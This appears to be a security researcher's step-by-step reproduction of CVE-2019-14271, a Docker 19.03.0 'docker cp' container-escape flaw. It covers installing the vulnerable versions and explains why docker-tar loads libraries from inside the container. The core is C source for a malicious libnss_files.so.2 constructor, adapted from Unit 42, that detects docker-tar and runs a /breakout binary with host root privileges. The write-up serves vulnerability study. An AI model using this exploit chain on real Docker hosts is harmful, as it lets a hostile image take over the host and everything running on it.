
CVE-2019-14271

Steps to reproduce vulnerability:-


COPY issue was first identified here: https://github.com/moby/moby/issues/39449
Amazon EC2 instance with Ubuntu version 18.04 bionic was used



```
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.5 LTS
Release:        18.04
Codename:       bionic
```


Step 1:

Install docker from package:
https://docs.docker.com/engine/install/ubuntu/#install-using-the-repository
Packages hosted on this site:
https://download.docker.com/linux/ubuntu/dists/bionic/pool/stable/amd64/
Install all three packages:




```
ubuntu@ip-172-31-91-130:~$ ls
check.txt  containerd.io_1.2.13-1_amd64.deb  docker-ce-cli_19.03.0~3-0~ubuntu-bionic_amd64.deb  docker-ce_19.03.0~3-0~ubuntu-bionic_amd64.deb
```

Install docker engine using: sudo dpkg -i /path/to/package.deb   (make sure docker_ce_cli and containerd are installed)
Docker version is important (19.03.0) is the vulnerable one
or install using:
sudo apt-get -y install docker-ce-cli=5:19.03.0~3-0~ubuntu-bionic docker-ce=5:19.03.0~3-0~ubuntu-bionic containerd.io




```
ker.sock: connect: permission denied
[ubuntu@ip-172-31-91-130:~$ sudo docker version
Client: Docker Engine - Community
 Version:           19.03.0
 API version:       1.40
 Go version:        go1.12.5
 Git commit:        aeac949
 Built:             Wed Jul 17 18:15:07 2019
 OS/Arch:           linux/amd64
 Experimental:      false

Server: Docker Engine - Community
 Engine:
  Version:          19.03.0
  API version:      1.40 (minimum version 1.12)
  Go version:       go1.12.5
  Git commit:       aeac949
  Built:            Wed Jul 17 18:13:43 2019
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.2.13
  GitCommit:        7ad184331fa3e55e52b890ea95e65ba581ae3429
 runc:
  Version:          1.0.0-rc10
  GitCommit:        dc9208a3303feef5b3839f4323d9beb36df0a9dd
 docker-init:
  Version:          0.18.0
  GitCommit:        fec3683
```

This vulnerability was present in these images(pulled from docker-hub): debian(buster-slim) & Ubuntu(latest)



```
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
debian              buster-slim         cbd3a5bf0324        4 days ago          69.2MB
ubuntu              latest              f63181f19b2f        3 weeks ago         72.9MB
```


Docker image inspection of Ubuntu



```
[ubuntu@ip-172-31-91-130:~$ sudo docker image inspect f63181f19b2f
[
    {
        "Id": "sha256:f63181f19b2fe819156dcb068b3b5bc036820bec7014c5f77277cfa341d4cb5e",
        "RepoTags": [
            "ubuntu:latest"
        ],
        "RepoDigests": [
            "ubuntu@sha256:703218c0465075f4425e58fac086e09e1de5c340b12976ab9eb8ad26615c3715"
        ],
        "Parent": "",
        "Comment": "",
        "Created": "2021-01-21T03:38:23.37559427Z",
        "Container": "ce366f29d6016d41ac378597493aa148c8dcd456dd5d996dfa8fa4c38b09fd2e",
```

STEP 2:

This issue shall be reproduced in this version:
https://github.com/moby/moby/issues/39449
Tried copying .profile form container(foo) to host directory



```
ubuntu@ip-172-31-91-130:~/test$ sudo docker cp foo:/root/.profile .
Error response from daemon: error processing tar file: docker-tar: relocation error: /lib/x86_64-linux-gnu/libnss_files.so.2: symbol __libc_readline_unlocked version GLIBC_PRIVATE r
ot defined in file libc.so.6 with link time reference
: exit status 127
```

PROBLEM: Missing /lib/x86_64-linux-gnu/libnss_files.so.2 . After some research found out that cp command spawns docker_tar which was dynamically loading libnss_files.so.2 at runtime. For copying, docker_tar chroots to the container and loads libraries from there instead of host FS. Same file was present in the host directory but it wasn't loaded. At the same time docker_tar enjoys host privileges since it was instantiated in host namespace.
EXPLOIT: Inject malicious code in docker_tar through shared library loaded from container. In my case I used libnss_files.so.2
Scenario: Container running an image with malicious libraries. Remember images can be uploaded on docker-hub and can be pulled by anyone

STEP 3:


Steps taken to create malicious **libnss_files** library**.**

nss_files is one of the module provided by **glibc.** It provide core libraries for linux systems**.** More info here**:** https://

www.gnu.org/software/libc/libc.html

Latest glibc source code was downloaded and compiled. More details here: https://sourceware.org/glibc/wiki/Testing/Builds#Building_with_completely_new_files

Code injected in a source file called: **/glibc/nss/nss_files/files-initgroups.c**
run_at_link() was called in **_nss_files_initgroups_dyn**



```
//This is my addition
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/wait.h>

#define ORIGINAL_LIBNSS "/original_libnss_files.so.2"
#define LIBNSS_PATH "/lib/x86_64-linux-gnu/libnss_files.so.2"

bool _is_priviliged(void);

__attribute__ ((constructor)) void run_at_link(void)
{
     char * argv_break[2];
     if (!_is_priviliged())
           return;

     rename(ORIGINAL_LIBNSS, LIBNSS_PATH);

     if (!fork())
     {

           // Child runs breakout
           argv_break[0] = strdup("/breakout");
           argv_break[1] = NULL;
           execve("/breakout", argv_break, NULL);
     }
     else
           wait(NULL); // Wait for child

     return;
}

bool _is_priviliged(void)
{
     FILE * proc_file = fopen("/proc/self/exe", "r");
     if (proc_file != NULL)
     {
           fclose(proc_file);
           return false; // can open so /proc exists, not privileged
     }
     return true; // we're running in the context of docker-tar
}
```

Code partly taken from https://unit42.paloaltonetworks.com/docker-patched-the-most-severe-copy-vulnerability-to-date-with-cve-2019-14271/

Code explanation from same source:

“ **run_at_link** first verifies it runs in the context of docker-tar, since other, normal container processes might also load it. This is done by checking the /proc directory. If run_at_link runs in the context of docker-tar, this directory will be empty, since the procfs mount on /proc only exists in the container mount namespace.

Next, run_at_link replaces the evil libnss library with the original one. This ensures that any subsequent processes run by the exploit won’t accidentally load the malicious version and retrigger the execution of run_at_link.

Then, to simplify the exploit, run_at_link attempts to run an executable file at path /breakout in the container. This allows the rest of the exploit to be written in bash for example, instead of C. Leaving the rest of the logic out of run_at_link also means we don’t have to recompile the evil library for every change in the exploit, but rather just change the breakout binary.”

Can run arbitrary executable in container with host root privaleges. https://unit42.paloaltonetworks.com/docker-patched-the-most-severe-copy-vulnerability-to-date-with-cve-2019-14271/ -> Mounted host root fs inside the container.

some useful commands:

```
locate libnss_files.so.2
```